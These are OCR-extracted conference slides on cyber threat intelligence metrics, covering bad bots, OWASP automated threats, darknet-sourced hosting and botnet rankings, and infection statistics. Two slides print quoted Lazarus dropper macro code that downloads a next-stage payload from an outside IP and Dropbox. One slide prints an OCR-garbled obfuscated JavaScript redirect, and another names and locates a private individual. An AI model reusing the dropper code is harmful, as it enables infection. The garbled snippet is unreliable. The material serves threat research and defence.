CTI DATA AND METRICS - WHAT, WHERE, WHO, HOW MANY? TIME TO TAKE OUT THE GARBAGE

JART ARMIN – CUING FOUNDATION & SISSDEN BV

SISSDEN BV

CUING
CRIMINAL USE OF INFORMATION HIDING

SIMARGL

Jart Armin

- NGO - Research group for Cyber threat analysis and Cybercrime intelligence.
- Member of: Cyber Security Framework of the NATO SPS Programme

  Specialist international cyber attack investigation team
- CUING & SISSDEN BV – CTI (Cyber Threat Intelligence)

- Criminal Use of Information Hiding (CUIng) Imitative was officially launched in June 2016 with the support by Europol's European Cybercrime Centre (EC3) to tackle the problem of criminal exploitation of information hiding techniques by working jointly and combining experiences of experts from academia, industry, 200+ law enforcement agencies and institutions. Cuing.eu

Attack and threat prevention! Prevention ….

"It is a simple axiom, all cybercrime, cyber-attacks, and Internet badness is hosted, trafficked and routed, from somewhere and by someone"

SIMARGL

- **SIMARGL (Secure Intelligent Methods for Advanced RecoGnition of malware and stegomalware) – sister project to Prevision**
- The project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement **No 833042**
- SIMARGL brings together the experts in information hiding and malware from 14 European organizations

SIMARGL

The SIMARGL solution

Detection

Introduce new and innovative techniques to detect stegomalware, including machine and deep learning methods

Toolkit

Produce a toolkit that enables organisations to easily detect and counter stegomalware

Training

Provide training to Law Enforcement and other end-users to improve awareness of information hiding techniques

Deployment

Deploy the SIMARGL results in real world use-cases that enable the approach to be validated

Project website: https://simargl.eu

5 CTI METRICS – WHERE, WHAT, WHEN, WHO

- Threat definition
- Threat quantification
- Threat source
- Econometrics
- Historical & future trends

- Resulting in:

Actional information

Are we all describing the same thing? For CTI it is very important on threat sharing to have comparable descriptions.

Terminology is not used consistently within the literature sources. For example in a recent study; 34 major definitions and what consists in cybercrime. When analysed, resulting in estimated costs of cybercrime worldwide from many $ trillions to $ 100 million

Taxonomy - the practice and science of classification of things or concepts


Ontology is a list of concise answers to the operational question “what is happening right now?”

"IF YOU CAN'T MEASURE IT, YOU CAN'T MANAGE IT" - PETER DRUCKER.

"Metrics provides the evidences; management provides the solutions."

Metrics – Epidemiology (Disease control)

MAPPING GLOBAL SECURITY – LIVE, TODAY'S ATTACKS



Attacked - EU

COUNTRY / REGION	ATTACKS
United States	23,303,333
Russian Federation	13,208,670
Germany	5,564,718
Netherlands	4,974,203

Attackers

9% above normal

Cybercrime & Cyber threats:

- **Definitions?**
- **The Metrics…….Quantification?**
- **Who, what, & where?**
- **Why? ….. Bad Bots, Automated Threats, Malware…Botnets……**

9 METRICS EXAMPLE AUTOMATED THREATS

- Botnets = Currently measurable - 9,500 Command & Control servers on 1,122 different networks
- 20-28% all web traffic worldwide from Bad-Bots
- The IoT sector is expected to grow to 20.4 billion devices by 2020 – many will be targeted by bad bots or for launching bad bots
- 295 Tbps: Internet Traffic and Capacity in 2017 - bad bots account for 23% of all worlds bandwidth what's the cost of 23% of all the world's internet bandwidth ? (1Gbps) COST = $10,000/month - SO potential cost to the operation of the Internet = $678.5b/ annum
- 64,525 Number of ASes in routing system worldwide – around 500 are responsible for 85% of all badness, and sources of bad bot and automated threats!

- Bad bots (web robot / user agent - emulate human-like behaviour to remain undetected) are used by competitors, hackers and fraudsters and are the key culprits behind: **web scraping, vulnerability scanning, brute force attacks, competitive data mining, cryptojacking, online fraud, account hijacking, data theft, spam, digital ad fraud DNS tunnelling, and downtime, DDoS. The pre-actions to a data breach's**
- **75% of measurable HTTP DDOS by Automated Threats are actually mostly based on other nefarious actions, and the measurable DDOS is only a side effect.**
- **Majority of bad bots originate from data centres**
- 40% of business & gov networks in US & Europe have show evidence of DNS tunnelling

10 OWASP ONTOLOGY

Identity Code	Name	Defining characteristics
OAT-001	Carding	Multiple payment authorisation attempts used to verify the validity of bulk stolen payment card data
OAT-002	Token Cracking	Mass enumeration of coupon numbers, voucher codes, discount tokens, etc
OAT-003	Ad Fraud	False clicks and fraudulent display of web-placed advertisements
OAT-004	Fingerprinting	Elicit information about the supporting software and framework types and versions
OAT-005	Scalping	Obtain limited-availability and/or preferred goods/services by unfair methods
OAT-006	Expediting	Perform actions to hasten progress of usually slow, tedious or time-consuming actions
OAT-007	Credential Cracking	Identify valid login credentials by trying different values for usernames and/or passwords
OAT-008	Credential Stuffing	Mass log in attempts used to verify the validity of stolen username/password pairs
OAT-009	CAPTCHA Defeat	Solve anti-automation tests
OAT-010	Card Cracking	Identify missing start/expiry dates and security codes for stolen payment card data by trying different values
OAT-011	Scraping	Collect application content and/or other data for use elsewhere
OAT-012	Cashing Out	Buy goods or obtain cash utilising validated stolen payment card or other user account data
OAT-013	Sniping	Last minute bid or offer for goods or services
OAT-014	Vulnerability Scanning	Crawl and fuzz application to identify weaknesses and possible vulnerabilities
OAT-015	Denial of Service	Target resources of the application and database servers, or individual user accounts, to achieve denial of service (DoS, DDoS, DrDoS)
OAT-016	Skewing	Repeated link clicks, page requests or form submissions intended to alter some metric
OAT-017	Spamming	Malicious or questionable information addition that appears in public or private content, databases or user messages
OAT-018	Footprinting	Probe and explore application to identify its constituents and properties
OAT-019	Account Creation	Create multiple accounts for subsequent misuse
OAT-020	Account Aggregation	Use by an intermediary application that collects together multiple accounts and interacts on their behalf
OAT-021	Denial of Inventory	Deplete goods or services stock without ever completing the purchase or committing to the transaction

DARKNET SOURCED – JUST ONE /22 (1024 IPS)
DARKNET MONITOR – 1 WEEK (DECEMBER 2019)

#	Hits	Subnet	AS number	# of IPs	AS name	AS Domain	Abuse Person	NOC	Country
1	6,341,600	146.185.222.0/24	AS200081	3,584	Netversor GmbH	netversor.com	Sergey Dolgushev	ripe@netversor.com	Russian Federation
2	3,459,279	78.128.112.0/24	AS50360	5,120	Tamatiya EOOD	4vendeta.com	Petar Dimov	noc@4vendeta.com	Bulgaria
3	3,074,911	77.72.85.0/24	AS205280	256	United Protection (UK) Security	unite.com.tr		noc@ups-gb.co.uk	United Kingdom
4	1,558,191	185.156.177.0/24	AS59504	12,288	LLC CloudSol	vpsville.ru		admin@vpsville.ru	Russian Federation
5	670,976	79.124.56.0/24	AS50360	5,120	Tamatiya EOOD	4vendeta.com	Petar Dimov	noc@4vendeta.com	Bulgaria
6	609,748	5.188.206.0/24	AS202023	9,984	LLHost Inc	llhost-inc.com	Vladimir Tasnicenco	llhost-inc.com	Latvia
7	558,366	46.29.162.0/24	AS51659	6,656	LLC Baxet	justhost.ru	Anton Pankratov	noc@baxet.ru	Russian Federation
8	478,653	185.222.211.0/24	AS205092	256	OUTSOURCE GRID LIMITED	outsource-grid.net		noc@outsource-grid.net	United Kingdom
9	421,516	59.56.111.0/24	AS133774	130,048	Fuzhou	gsta.com		anti-spam@ns.chinanet.cn.net	China
10	360,686	185.200.213.0/24	AS21183	13,824	ABCOM Shpk	abcom.al		admin@abcom-al.com	Albania


12 USE CASE – DDOS?

- 75% of measurable HTTP - DDOS by Automated Threats are actually mostly based on other nefarious actions, and the measurable DDOS is only a side effect.
- On further investigation = OAT14 – Vulnerability Scanning = not DDoS
- Follow the rabbit based on Darknet monitoring

13 FOLLOW THE RABBIT

ASN- AS59504, CloudSol, Hosting vpsville.ru,

IP addresses =12,288



address = suburb in Moscow / local doctor's surgery


From RIPE registration:
Alexey Galaev
(currently traced and active Phuket,Thailand)

14 FOLLOW THE RABBIT

Actually its within AS29076 Filanco LLC – 37,632 IPs v4

(Original home for AS43239 SPETSENERGO- ref: Sergei Mikhailov – yahoo breach)

15 SAMPLE TREND - INCREASE IN INFORMATION-HIDING CAPABLE MALWARE (COLLECTED BY CUING)



WHAT AND WHO IS BEHIND THE ROUTER (IOT?) ATTACKS

- BlackEnergy APT group, were behind the VPNFilter malware that infected 700,000 router brands (ranging from Linksys, MikroTik, NETGEAR and TP-Link as well as small office network attached storage (NAS) devices).
- At this time, known malicious capabilities of VPNFilter included bricking the host device, executing shell commands for further manipulation, creating a ToR configuration for anonymous access to the device, or maliciously configuring the router's proxy port and proxy URL to manipulate browsing sessions.
- Others? Lazarus and its subgroups BlueNoroff and Andariel.
  - While BlueNoroff tended to target financial institutions,
  - Andariel specialized in nonfinancial institutions; both are financially motivated.

17 THE HUMBLE USER AGENT

- user agent is software (a software agent) that is acting on behalf of a user. One common use of the term refers to a web browser that "retrieves, renders and facilitates end user interaction with Web content“

- ozilla/5.0 (Windows NT 10.0;WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.102 Safari/537.36

- Jscript, json, ajax, encryption,

- using basic scripting, and make cURL-like requests to web properties from a small number of
- IP addresses. Such bots can be identified through a blacklist of User Agents

- These bots operate through headless browsers such as PhantomJS, and are able to store cookies and
- execute JavaScript.

- Selenium is a powerful tool for controlling web browser through a program. It is functional for all browsers, works on all major OS and its scripts are written in various languages i.e. Python, Java, C# etc.

18 JS – BAD BOT REDIRECTED THE USER TO AN EXPLOIT PACK.

```
<script language-JavaScript>
totres
function mask)
ual
= 191;
xor
= 1024;
uas
navi ator. user A ent;
xor uas. charcodeAt(uai++);
xor & 255;
xor
uid. length;
= Math. ceil(l/b);
= Math. min(l, b);
mask Cui d. charcodeAt (p++)
zl s;
(w A xor) & 255;
r string. fromcharcode(z6);
totres r;
get_i d ( c2
var suifs2;
document. createE1 ement ("script
suifs2.text -
totres;
document. body. insertaefore(suifs2, document. body. firstchi ld);
< / script>
```

19 BAD BOT SOPHISTICATION -

	Level 1	Level 2	Level 3	Level 4
Bot	Scripts	Headless browsers	Bots with basic human-like interaction capability (Webkit & hijacked browsers)	Large-scale distributed bots with advanced human-like interaction capability
Relevant Technology	Blacklists	Device/Browser	Interaction (shallow)	Intent (deep)
	User Agent	Cookie, JS, Fingerprinting, iFrame, Session	Anomalies in mouse movement and keystrokes	Correlation in intent signatures across devices (URL, traversal pattern with interaction signals
			User Behaviour Analysis	

EXAMPLE LEVEL4 BAD BOT – LAZARUS – APT – WEB VISITOR HEADER – TO ANY IP ADDRESS

```
Set WinHttpReq = CreateObject("MSXML2.XMLHTTP.6.0")
WinHttpReq.Open "GET", "ht" & "tp://3" & "7.238.1" & "35.70/img/anan.jpg", False

WinHttpReq.SetRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
WinHttpReq.SetRequestHeader "Accept", "text/html, application/xhtml+xml, image/jxr, */*"
WinHttpReq.SetRequestHeader "Accept-Language", "en-US"
WinHttpReq.SetRequestHeader "Accept-Encoding", "gzip, deflate"
WinHttpReq.SetRequestHeader "Host", "www.dropbox.com"
WinHttpReq.SetRequestHeader "Connection", "Keep-Alive"

WinHttpReq.Send
```


A dropbox "Host" field in the HTTP request header. macro code in both the XLS and DOC variants of the dropper.

```
Set WinHttpReq = CreateObject("MSXML2.XMLHTTP.6.0")
WinHttpReq.Open "GET", "https://uc628a88acae49a3dc301e17632f.dl.dropboxusercontent.com/cd/0

WinHttpReq.SetRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
WinHttpReq.SetRequestHeader "Accept", "text/html, application/xhtml+xml, image/jxr, */*"
WinHttpReq.SetRequestHeader "Accept-Language", "en-US"
WinHttpReq.SetRequestHeader "Accept-Encoding", "gzip, deflate"
WinHttpReq.SetRequestHeader "Host", "www.dropbox.com"
WinHttpReq.SetRequestHeader "Connection", "Keep-Alive"

WinHttpReq.Send
```


located another related sample, which actually downloaded the next stage of the infection chain from Dropbox itself,


Percentage distribution of good and bad bot traffic
(according to website size)
60%
50%
40%
30%
20%
10%
0
% Good bots
% Bad bots
49.1%
31.4%
32.9%
30.3%
27.2%
29%
25.1%
27.2%
Small websites
10 - 1,000
visits / day
Medium websites
1K - 10K
visits / day
Large websites
10K - 100K
visits / day
Alexa MVPs
100K - 1M+
visits / day

DATA CENTRES THE MAIN SOURCE OF BAD BOTS

Column1	%age
Domain Percentage of Bad Bot Traffic	
amazon.com	92.80%
ovh.com	98.00%
heg.com	91.50%
microsoft.com	78.20%
hetzner.de	79.90%
digitalocean.com	56.80%
free.fr	89.20%
swiftwatcloud.com	99.20%
microsoft.com.br	74.60%
he.net	89.20%

23 SO WHERE DO MOST OF THE ATTACKS ORIGINATE?



24 HUMAN V NON-HUMAN

Robots txt – conventional
User-agent: *
Disallow: /
Disallow: /cgi-bin/

Most level 2/3/4 bad bots can bypass robots txt as they can store cookies and execute JavaScript.

Level 3/4 ability to Bypass captcha / recaptcha

25 PREVENTION AND DEFENCE AGAINST BAD BOTS

Project **OWASP Global AppSec**

- Prevent - Controls to reduce the susceptibility to automated threats
- DIY Blacklists from Log files , other blacklists, bot traps, geo blockers
- Detect - Controls to identify whether a user is an automated process rather than a human,
- and/or to identify if an automated attack is occurring, or occurred in the past
- Recover - Controls to assist response to incidents caused by automated threats, including
- to mitigate the impact of the attack, and to to assist return of the application to its normal
- state.

26 BOTNET C&CS 2017/2018 (FROM ANALYSED DARKNET DATA - HISTORICAL)

Rank	C&Cs 2017	C&Cs 2016	Network	ASN	ASN Name	Country
1	402	395	ovh.net	AS16276	OVH	France
2	317	54	amazon.com	AS16509	Amazon Amazon.com	United States
3	256	1	anmaxx.net	AS24940	HETZNER-AS	Seychelles
4	231	71	choopa.com	AS20473	ASN-CHOOPA Choopa LLC	United States
5	200	60	hostsailor.com	AS13335	CLOUDFLARENET-AS CloudFlare, Inc.	United Arab Emirates
6	197	34	alibaba-inc.com	AS37963	CNNIC-ALIBABA-CN-NET-AP	China
7	179	83	digitalocean.com	AS13335	CLOUDFLARENET-AS CloudFlare, Inc.	United States
8	176	14	tencent.com	AS4816	CHINANET-IDC-GD China Telecom	China
9	162	75	worldstream.nl	AS49981	WORLDSTREAM-1 WorldStream C.V.	Netherlands
10	144	65	timeweb.ru	AS9123	TimeWeb-AS	Russia
11	132	72	quadranet.com	AS8100	QUADRANET-GLOBAL QuadraNet, Inc	United States
12	127	5	mtw.ru	AS48347	MTW-AS	Russia
13	126	24	aruba.it	AS31034	ARUBA-ASN	Italy
14	125	79	hetzner.de	AS24940	HETZNER-AS	Germany
15	124	167	endurance.com	AS29873	BIZLAND-ASN Endurance International Group	United States
16	112	128	ispserver.com	AS29182	ISPSYSTEM-AS ISPsystem Autonomous System	Russia
17	111	71	blazingfast.io	AS49349	DOTSI	Ukraine
18	108	19	namecheap.com	AS22612	NAMECHEAP-NET Namecheap ASN	United States
19	108	41	qhoster.com	AS13335	CLOUDFLARENET-AS CloudFlare, Inc.	Netherlands
20	107	118	colocrossing.com	AS36352	Colocrossing-AS Colocrossing-AS	United States
	3,444	1,576				

TOP RANKED BOTNETS - CUING (HIDDEN NETWORKS) ANALYSIS

Rank	C&Cs	Malware	Note	CUING	Type
1	1,015	Downloader.Pony	Dropper / Credential Stealer	√	Fileless malware
2	943	IoT malware	Generic IoT malware	√	Mirai (malware)
3	933	Loki	Dropper / Credential Stealer	√	Fileless malware
4	437	Chthonic	e-banking Trojan	√	Fileless malware
5	389	Smoke Loader	Dropper / Credential Stealer	√	Fileless malware
6	325	JBifrost	Remote Access Tool (RAT)	√	Stegomalware
7	293	Cerber	Ransomware	√	Fileless malware
8	281	Gozi IFSB	e-banking Trojan	√	Fileless malware
9	264	Redosdru	Backdoor	√	DNS Tunnelling
10	258	Heodo	e-banking Trojan	√	Stegomalware
11	258	Adwind	Remote Access Tool (RAT)		Dropper
12	211	Glupteba	Spam bot	√	Botnet (Glupteba)
13	203	TrickBot	e-banking Trojan	√	Botnet (Dark Cloud)
14	175	Dridex (Kronos)	e-banking Trojan	√	Fileless malware
15	168	Neutrino	DDoS bot / Credential Stealer	√	Cryptocurrency mining
16	162	ISRStealer	Backdoor	√	Industrial espionage
17	148	Worm.Ramnit	e-banking Trojan	√	DNS Tunnelling
18	148	Hancitor	Dropper	√	Fileless malware
19	132	AZORult	e-banking Trojan	√	Stegomalware
20	131	PandaZeuS	e-banking Trojan	√	Bad bot

6,874

28 LOCAL INFECTIONS – COMPARISON - CURRENT

Local infections	Average	20/27 01 2020
Worldwide		14 million
Russia		3.4 million
Belgium		85,000
NL		27,500
Germany		640,000
UK		100,000
Sweden		9,600
Lithuania		6,100
italy		328,000
Poland		58,000
Finland		1,700

ECONOMETRICS – SAMPLE - MARKET OPPORTUNITY

€135B

Cybersecurity expenditure by enterprises worldwide – 2023(1)

2018 actual spend €102 B

2019 - 9.4% CAGR expected growth

$39B

Cybersecurity expenditure by enterprises EU - 2023

2017 – Actual spend €17B

With expected 15%/annum growth

$22B

